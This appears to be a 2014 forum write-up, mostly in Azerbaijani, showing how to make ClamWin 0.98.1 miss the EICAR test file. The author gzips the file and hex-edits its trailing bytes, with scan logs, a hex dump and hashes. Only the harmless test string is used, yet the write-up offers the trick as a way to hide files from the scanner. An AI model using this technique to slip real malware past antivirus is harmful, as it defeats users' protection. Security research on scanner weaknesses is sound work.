
Bypass from Clamwin antivirus scanner with gzip archive/

Attack method: manual Fuzzing

Attack tools:HxD Hex Editor or HIEW(Like HIEW), 7Zip,Winrar,Eicar Anti-Virus test file.

Salam Eziz oxucular.Coxdan di Antivirulardan yayinmaq ucun bir yol axtarirdim.Nehayet tapdim ☺
Testimi virtualBoxda Clamwin 098.1 uzerinde apardimve netice + oldu.



About ClamWin Free Antivirus

CLAMWIN FREE ANTIVIRUS
Version 0.98.1
Website: http://www.clamwin.com

ClamAV 0.98.1
Protecting from 3093753 Viruses
Virus DB Version: (main: 55; daily: 18399)
Updated: 11:22 26 янв 2014

Authors: alch <alch@users.sourceforge.net>
Gianluigi Tiesi <sherpya@users.sourceforge.net>

Copyright ClamWin Pty Ltd (c) 2004 - 2008
Portions Copyright SourceFire Inc. (ClamAV)


ClamWin is not affiliated with ClamAV or SourceFire Inc.

Scanning Engine by: ClamAV
MS Windows Port by: Netfarm
This program is free software

Eslinde vaxt tapan kimi basqa antivirus proqram teminatlari uzerindede yoxluyacam amma helelik bununla qane olun!
Usulum manual fuzzing adlanir.
Bu usulla 7-zip vasitesi ile gzip formatinda faylimi(Eicar AV Test) sixisdiriram.
Gelin ilk once unpack veziyyetinde AV ile faylimizi scan edek.

Netice:

```
C:\DOCUME~1\root\0016~1>"C:\Program Files\ClamWin\bin\clamscan.exe" --tempdir
"c:\docume~1\root\locals~1\temp" --keep-mbox --stdout --database="C
:\Documents and Settings\All Users\.clamwin\db" --log="c:\docume~1\root\locals~1\temp\tmpl1ay4u" --
infected --max-files=500 --max-scansize=150M -
-max-recursion=50 --max-filesize=100M --show-progress --recursive --kill "C:\Documents and
Settings\root\Рабочий стол\1.com"
LibClamAV Warning: **************************************************
LibClamAV Warning: ***  The virus database is older than 7 days!  ***
LibClamAV Warning: ***   Please update it as soon as possible.    ***
LibClamAV Warning: **************************************************
Loading virus signature database, please wait... done
C:\Documents and Settings\root\Рабочий стол\1.com: Eicar-Test-Signature FOUND

----------- SCAN SUMMARY -----------
Known viruses: 3088429
Engine version: 0.98.1
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 17.074 sec (0 m 17 s)
```




```
C:\DOCUME~1\root\0016~1>cacls 1.com /G root:F
Продолжить? (Y/N)Y
обработан файл: C:\DOCUME~1\root\0016~1\1.com

C:\DOCUME~1\root\0016~1>"C:\Program Files\ClamWin\bin\clamscan.exe" --tempdir "c:\docume~1\root\locals~1\temp" --keep-mbox --stdout --database="C
:\Documents and Settings\All Users\.clamwin\db" --log="c:\docume~1\root\locals~1\temp\tmpl1ay4u" --infected --max-files=500 --max-scansize=150M -
-max-recursion=50 --max-filesize=100M --show-progress --recursive --kill "C:\Documents and Settings\root\Рабочий стол\1.com" && pause
LibClamAV Warning: **************************************************
LibClamAV Warning: ***  The virus database is older than 7 days!  ***
LibClamAV Warning: ***   Please update it as soon as possible.    ***
LibClamAV Warning: **************************************************
Loading virus signature database, please wait... done
C:\Documents and Settings\root\Ёрсюўшщ ёЄюы\1.com: Eicar-Test-Signature FOUND

----------- SCAN SUMMARY -----------
Known viruses: 3088429
Engine version: 0.98.1
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 17.074 sec (0 m 17 s)

C:\DOCUME~1\root\0016~1>
```

AV Response:Eicar-Test-Signature FOUND .

Indi ise kecirik isin maraqli hissesine.
Bypassing:
Evvelce 7Zip-le faylimizi gzip formatinda packetlesdiririk.
Sazlamalar.
Archive format: Gzip
Compression level: Normal
Compression method : Deflate
Dictionary size: 32 kb
Word size: 32

Arxivimiz hazirdir!

Yoxlayiram



1.com.gz - WinRAR (sınaq versiyası)

1.com.gz - GZIP arxiv, paketlənməmiş həcm 68 bayt

Ad	Həcm	Paket	Format	Dəyişmə	CRC32
..			Папка с файлами		
1.com	68	86	Приложение MS-DOS	14.02.2014 5:49	6851CF3C

Yoxlama tamamlandı


Yoxlama zamanı səhv tapılmadı

OK

Cəmi 68 bayt 1 fayl

Hash sums:
Md5-20793253b6eaddfb3ed7570072f48548
Sha-1-c2d791af7f40e310066299183ed203f0d465b603


Indi ise sixisdirilmish faylimizi test edirik.



```
Scan Started Fri Feb 14 06:21:42 2014
-----------------------------------------------------------------


C:\Documents and Settings\root\Рабочий стол\1.com.gz: Eicar-Test-
Signature FOUND
---------- SCAN SUMMARY ----------
Known viruses: 3088429
Engine version: 0.98.1
Scanned directories: 0
Scanned files: 1
Infected files: 1

Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 18.878 sec (0 m 18 s)

--------------------------------
Completed
--------------------------------
```

Gorduynuz kimi netice +.Detect olundu ☺
Ve nehayet ByPass Operation.


Faylimizi HIEW-le aciriq.



```
   C:\Documents and Settings\                    1.com.gz
00000000:  1F 8B 08 08-43 84 FD 52-02 00 31 2E-63 6F 6D 00  ЛСДRR 1.com
00000010:  05 C1 51 0A-80 20 0C 00-D0 B3 08 06-59 EC 4F F1  ┴QA  ╨│YьOё
00000020:  B7 A1 86 83-B0 A1 2B A4-A2 9B 74 F7-DE EB 6E 57  ╖бЖГ░б+двЫtў▐ыnW
00000030:  3C 2C C8 B7-7D F8 EA CE-8E FC 1A 1F-82 F1 9F 4E  <,╚╖}°ъ╬О№ВёЯN
00000040:  14 B0 42 13-2C 11 6B 04-2C 42 27 D5-A3 81 A4 26  ░B,k,B'╒гБд&
00000050:  B0 D2 96 94-CE 73 9E 7E-3C CF 51 68-44 00 00 00  ░╥ЦФ╬sЮ~<╧QhD
```

Gorduyunuz kimi 00 00 00 Bize lazim olan byte 00 00 00.
Byte editleyirik.
00 - > 03
Ve F9 vuraraq save edirik.
Yeniden Test edib ClamWi ile scan edeciyik.

Update file sums.
Md5-938d8fd4a4d07ea56a87df90a33e0928
Sha-1: 18697d27d7d80a9becabff8368bbfb0ccb6feaff



1.com.gz - GZIP arxiv, paketlənməmiş həcm 196 676 bayt

Ad	Həcm	Paket	Format	Dəyişmə	CRC32
..			Папка с файлами		
1.com	196 676	86	Приложение MS-DOS	14.02.2014 6:49	6851CF3C

Yoxlama tamamlandı

Yoxlama zamanı səhv tapılmadı

OK

Cəmi 196 676 bayt 1 fayl

Bu qeder artiq esas scana kece bilerik.

ClamL0g:

Scan Started Fri Feb 14 06:36:47 2014

```
----------- SCAN SUMMARY -----------

Known viruses: 3088429

Engine version: 0.98.1

Scanned directories: 0

Scanned files: 1

Infected files: 0



Data scanned: 0.00 MB

Data read: 0.00 MB (ratio 0.00:1)

Time: 18.427 sec (0 m 18 s)
```

VE BINGO !!!

Artiq fayllarinizi CamWinden qoruya bilersiniz.Digerlerinde siz yoxlayin.
Sadece olaraq bilmirem niye Remote Drive ile fayli virtual boxdan goturende error-la rastlasiram.Buna vaxt tapan kimi arasdiracam!

Author:freebyte
Home:http://www.redhatz.org

**Specially respect:
M.Farid,Acosta,Aqil.MCH,Punisher and all Redhatz team.**

And my Master AkStep(Kecmisini unudanin geleceyi olmur)